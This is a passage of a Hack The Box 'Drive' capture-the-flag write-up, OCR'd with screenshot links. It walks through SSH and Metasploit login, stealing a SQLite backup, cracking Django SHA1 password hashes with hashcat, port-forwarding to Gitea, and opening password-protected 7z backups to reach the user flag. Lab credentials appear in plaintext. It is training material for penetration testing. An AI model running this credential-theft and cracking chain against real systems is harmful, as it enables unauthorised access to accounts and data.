
```
# Open SSH Way
ssh martin@drive.htb -p 22
Password: Xk4@KjyrYv8t194L!

# Metasploit Way
use scanner/ssh/ssh_login
set USERNAME martin
set PASSWORD Xk4@KjyrYv8t194L!
set STOP_ON_SUCCESS true
run -j
sessions -u 1
```

Screenshot Evidence



I upgraded the session to a Meterpeter

Screenshot Evidence



I checked to see what process could be running on port 300 and discovered Gitea is running on the server.
By default Gitea uses a singled file executable to host a git site that runs on port 3000


```
# Command Executed
ps -ef
```

Screenshot Evidence

I dont have permissions to read the app.ini file which usually has a SQL password in it

I enumerated /var/www/backups and found backup 7z files and a SQLite database file


Screenshot Evidence



I ran strings against db.sqlite3 and discovered some of the messages I saw in the files that were uploaded

```
# Commands Executed
file /var/www/backups/db.sqlite3
strings /var/www/backups/db.sqlite3
```

Screenshot Evidence



I grepped for a password but found possible usernames

```
# Commands Executed
strings /var/www/backups/db.sqlite3 | grep -i password
```

Screenshot Evidence

```
martin@drive:~$ strings /var/www/backups/db.sqlite3 | grep -i password
CREATE TABLE "accounts_customuser" ("id" integer NOT NULL PRIMARY KEY AUTOINCREME
OT NULL, "username" varchar(150) NOT NULL UNIQUE, "first_name" varchar(150) NOT N
NOT NULL, "is_active" bool NOT NULL, "date_joined" datetime NOT NULL)3
*Note2: the backup would be protected with strong password! don't even think to
2022-12-26 05:31:36.78078816admin[{"changed": {"fields": ["Password"]}}]
2022-12-26 05:51:12.06563724crisDisel[{"changed": {"fields": ["Password"]}}]
2022-12-26 05:50:31.09830523tomHands[{"changed": {"fields": ["Password"]}}]
2022-12-26 05:49:04.84795622martinCruz[{"changed": {"fields": ["Password"]}}]
2022-12-26 05:48:06.56870321jamesMason[{"changed": {"fields": ["Password"]}}]
2022-12-26 05:37:56.55971421jamesMason[{"changed": {"fields": ["Password"]}}]
```

USER LIST
- admin
- tomHands
- jamesMason
- martinCruz
- crisDisel

I grepped each username from the file and returned password hashes. I modified grep to better filter the returned result

```
# Commands Executed
strings /var/www/backups/db.sqlite3 | grep admin
strings /var/www/backups/db.sqlite3 | grep tomHands
strings /var/www/backups/db.sqlite3 | grep jamesMason
strings /var/www/backups/db.sqlite3 | grep martinCruz
strings /var/www/backups/db.sqlite3 | grep crisDisel
```

I downloaded all the files in /var/www/backups to my machine to more easily create hash files to crack and for examination

```
# Meterpret Method
download /var/www/backups/*

# Scp Method
scp martin@drive.htb:/var/www/backups/* /root/HTB/Boxes/Drive/
```

Screenshot Evidence

```
meterpreter > download /var/www/backups/*
[*] downloading: /var/www/backups/1_Dec_db_backup.sqlite3.7z → /root/HTB/Boxes/D
[*] Completed  : /var/www/backups/1_Dec_db_backup.sqlite3.7z → /root/HTB/Boxes/D
[*] downloading: /var/www/backups/1_Nov_db_backup.sqlite3.7z → /root/HTB/Boxes/D
[*] Completed  : /var/www/backups/1_Nov_db_backup.sqlite3.7z → /root/HTB/Boxes/D
[*] downloading: /var/www/backups/1_Oct_db_backup.sqlite3.7z → /root/HTB/Boxes/D
[*] Completed  : /var/www/backups/1_Oct_db_backup.sqlite3.7z → /root/HTB/Boxes/D
[*] downloading: /var/www/backups/1_Sep_db_backup.sqlite3.7z → /root/HTB/Boxes/D
[*] Completed  : /var/www/backups/1_Sep_db_backup.sqlite3.7z → /root/HTB/Boxes/D
[*] downloading: /var/www/backups/db.sqlite3 → /root/HTB/Boxes/Drive/db.sqlite3
```

I grepped the hashes to a file to attempt cracking them

```
# Commands Executed on Attack Machine
strings /root/HTB/Boxes/Drive/db.sqlite3 | grep 'admin@drive.htb' | tr -d [:space:] | tail -c +3 | head -c68 >
admin.hash

strings /root/HTB/Boxes/Drive/db.sqlite3 | grep 'tom@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 >
tom.hash
```

```
strings /root/HTB/Boxes/Drive/db.sqlite3 | grep 'jamesMason@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 > jamesMason.hash

strings /root/HTB/Boxes/Drive/db.sqlite3 | grep 'martin@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 > martinCruz.hash

strings /root/HTB/Boxes/Drive/db.sqlite3 | grep 'cris@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 > crisDisel.hash
```

I then verified the hash is a Django hash


```
# Command Executed
hashid
sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
```

Screenshot Evidence

I checked for john formats to crack the hash

```
# Commands Executed
john --list=formats | tr ',' '\n' | grep Django
john --list=format-details --format=Django
```

Screenshot Evidence



I have a SHA1 hash so I filtered fro SHA1 and looked for a matching hash format

```
# Commands Executed
john --list=formats | tr ',' '\n' | grep -i SHA1
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Drive]
└─# john --list=formats | tr ',' '\n' | grep -i SHA1
416 formats (149 dynamic formats shown as just "dynamic_n" here)
 aix-ssha1
 as400-ssha1
 sha1crypt
 krb5pa-sha1
 mysql-sha1
 net-sha1
 PBKDF2-HMAC-SHA1
 Raw-SHA1
Raw-SHA1-AxCrypt
 Raw-SHA1-Linkedin
Salted-SHA1
 HMAC-SHA1
```

I have a SHA1 hash so I filtered fro SHA1 and looked for a matching hash format but none fit

```
# Commands Executed Example which was done for each result above
john --list=format-details --format=PBKDF2-HMAC-SHA1
```

I checked out Hashcats reference and found it
REFERENCE: https://hashcat.net/wiki/doku.php?id=example_hashes

```
# Commands Executed
hashcat -m 124 -a 0 --force -O admin.hash /usr/share/wordlists/rockyou.txt
hashcat -m 124 -a 0 --force -O tom.hash /usr/share/wordlists/rockyou.txt
hashcat -m 124 -a 0 --force -O jamesMason.hash /usr/share/wordlists/rockyou.txt
hashcat -m 124 -a 0 --force -O crisDisel.hash /usr/share/wordlists/rockyou.txt
hashcat -m 124 -a 0 --force -O martinCruz.hash /usr/share/wordlists/rockyou.txt
```

I was able to successfully crack tomHands hash but none others

USER: tom
PASS: john316

Screenshot Evidence

```
Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921001
* Keyspace..: 14344385

sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004:john316

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 124 (Django (SHA-1))
Hash.Target......: sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb ... 9e30
```

I could not SSH or su as john so and wanted to try his credentials on the Gitea server so I set up a port forward

```
# Command Exeuted
ssh martin@10.129.58.188 -L 3000:0.0.0.0:3000
Password; Xk4@KjyrYv8t194L!
```


I then visited the site in my browser
LINK: http://localhost:3000/

Screenshot Evidence

Johns password did not work but I logged in using the below credentials

USER: martinCruz
PASS: Xk4@KjyrYv8t194L!

Screenoshot Evidence




Inside the DoodleGrive directory there is a script used to take SQL backups which has the password protected 7zip value in it

7z PASS: H@ckThisP@ssW0rDIfY0uC@n:)

LINK: http://localhost:3000/crisDisel/DoodleGrive/src/branch/main/db_backup.sh

Screenshot Evidence



I used the password to extract all of the backups taken


```
# Command Executed
7z x 1_Dec_db_backup.sqlite3.7z
7z x 1_Sep_db_backup.sqlite3.7z
u # Auto Rename
7z x 1_Nov_db_backup.sqlite3.7z
u # Auto Rename
7z x 1_Oct_db_backup.sqlite3.7z
u # Auto Rename
Password: H@ckThisP@ssW0rDIfY0uC@n:)
```

I then compared the results of the strings output

```
# Commands Executed
strings db.sqlite3 > db.sqlite3.strings
strings DoodleGrive/db.sqlite3 > DoodleGrive/db.sqlite3.strings
diff db.sqlite3.strings DoodleGrive/db.sqlite3.strings
```

I can see evidence that passwords were changed. Tom had a horrible password so I suspect he will continue that trend

Screenshot Evidence



I obtained Toms password hash from all the backup files
I grepped these hashes out to a file again

```
# Commands Executed
strings /root/HTB/Boxes/Drive/db_1.sqlite3 | grep 'tom@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 >
tom.hash1

strings /root/HTB/Boxes/Drive/db_2.sqlite3 | grep 'tom@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 >
tom.hash2

strings /root/HTB/Boxes/Drive/db_3.sqlite3 | grep 'tom@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 >
tom.hash3

strings /root/HTB/Boxes/Drive/DoodleGrive/db.sqlite3 | grep 'tom@drive.htb' | tr -d [:space:] | tail -c +2 |
head -c68 > tom.hashdec
```

I then was able to crack toms password

```
# Commands Executed
hashcat -m 124 -a 0 --force -O tom.hash1 /usr/share/wordlists/rockyou.txt
# RESULT
johnmayer7

hashcat -m 124 -a 0 --force -O tom.hash2 /usr/share/wordlists/rockyou.txt
# RESULT
johniscool

hashcat -m 124 -a 0 --force -O tom.hash3 /usr/share/wordlists/rockyou.txt
# RESULT
john boy

hashcat -m 124 -a 0 --force -O tom.hashdec /usr/share/wordlists/rockyou.txt
# RESULT
NA
```


I was able to use one of the discovered passwords to login as tom

USER: tom
PASS: johnmayer7

I was then able to read the user flag

```
# Commands Executed
cat ~/user.txt
# RESULTS
c824d91da7f1cf9723da4217f787cb37
```

Screenshot Evidence



USER FLAG: c824d91da7f1cf9723da4217f787cb37

PrivEsc

In Toms home directory is a binary file called doodleGrive-cli and a README.txt file
Screenshot Evidence

```
tom@drive:~$ ls
doodleGrive-cli  README.txt  user.txt
tom@drive:~$ cat README.txt
Hi team
after the great success of DoodleGrive, we are pla
wn documents sharing platform privately on thier s
However in addition with the "new self Hosted rele
appen.
As we mentioned in the last meeting the tool still
We sent the username and the password in the email
If you face any problem, please report it to the c
Best regards.
tom@drive:~$ file doodleGrive-cli
doodleGrive-cli: setuid ELF 64-bit LSB executable,
ux 3.2.0, not stripped
tom@drive:~$
[Drive] 0:openvpn  1:msf  2:ssh* 3:bash-
```

I copied this file over to my machine to analyze it

```
# Commands Executed
scp tom@drive.htb:/home/tom/doodleGrive-cli /root/HTB/Boxes/Drive/
Password: johnmayer7
```

